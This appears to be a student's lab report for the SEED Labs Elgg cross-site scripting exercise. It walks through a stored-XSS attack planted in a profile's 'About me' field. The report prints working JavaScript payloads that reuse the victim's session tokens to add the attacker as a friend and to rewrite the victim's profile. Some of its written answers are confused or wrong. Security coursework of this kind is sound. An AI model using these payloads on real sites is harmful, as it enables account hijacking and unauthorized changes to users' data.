


Copy the whole content and paste in Samy's profile







The problem is Samy will be attacked as well, samy will also add himself as friend




Now we need to check Samy's friend list





No friends in Alice & Samy's friend list




Made some changes in the code and again paste or rewrited it



its450/lecture
New Tab
Edit profile
http://www.seed-
http://www.seed-
Web_XSS_Elgg
its450/labs/lab
www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
// Set the timestamp and secret token parameters
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;
Public
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications



its450/lecture
New Tab
Edit profile
http://www.seed-
http://www.seed-
Web_XSS_Elgg
its450/labs/lab
www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
var sendurl= "www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.seed-server.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
Public
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications








We are unable to see friends on Samy's and Alice's profile still
We are making again some changes
Then, we entered as https: www.seed-server.com in the sendurl section now it's working


www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
// Set the timestamp and secret token parameters
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;
Public
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications


raw.githubuser
New Tab
Edit profi
http://www.see
http://www.see
http://www.see
Web_XSS_E
its450/labs/
www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
// Set the timestamp and secret token parameters
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;
Public
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications


raw.githubuser
New Tab
Edit profi
http://www.see
http://www.see
http://www.see
Web_XSS_E
its450/labs/
www.seed-server.com/profile/samy/edit
Edit profile
Display name
Samy
About me
Embed content
Visual editor
var sendurl= "http://www.seed-server.com/action/friends/add" + "?friend=59" + token + ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
//Ajax.setRequestHeader("Host","www.seed-server.com");
//Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
Public
Brief description
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications





We are able to see Samy in Alice's friend's list and also his own's friendlist

Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

Answer: For the purpose of tricking the server, ts and token are used to confirm the answer user's identity, obtain them to create a complete get request, and do this.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Answer: No,at present time, it is not possible to carry out the attack as described. However, after you press it, you can add a quick description.

Task 5: Modifying the Victim's Profile

When the victim accesses Samy's page, the task's goal is to change their profile. Change the victim's "About Me" field specifically. To finish the job, an XSS worm will be created. This worm doesn't self-propagate; job 6 will enable it to do so.


Observation: - This task uses js to implement the POST method. Modify Samy's profile.


Open + edit_profile.js ~/CSE643/Lab-02/Labsetup Save

hosts | addfriends.js | edit_profile.js


```
<script type="text/javascript">
window.onload = function(){
  var guid  = "&guid=" + elgg.session.user.guid;
  var ts    = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var name  = "&name=" + elgg.session.user.name;
  var desc  = "&description=Samy is my hero" +
              "&accesslevel[description]=2";

  var samyguid = 59
  // Construct the content of your url.
  var sendurl = "http://www.seed-server.com/action/profile/edit";
  var content = token + ts + name + desc + guid;
  if (elgg.session.user.guid != samyguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
                          "application/x-www-form-urlencoded");
    Ajax.send(content);
  }
}
</script>
```

Add the code to the Samy's profile





Go to Alice Profile and check “About me” section.



When we login into Alice account and check Samy's profile then we see her profile has been modified

Question 3: Why do we need Line ①? Remove this line and repeat your attack. Report and explain your observation.

Answer: If the current user is the attacker themselves, this line might be used to confirm it. The attack won't happen if that's the case. The attacker won't be able to launch the attack if this line of code is deleted since the description will be modified right away once the attacker saves his profile.

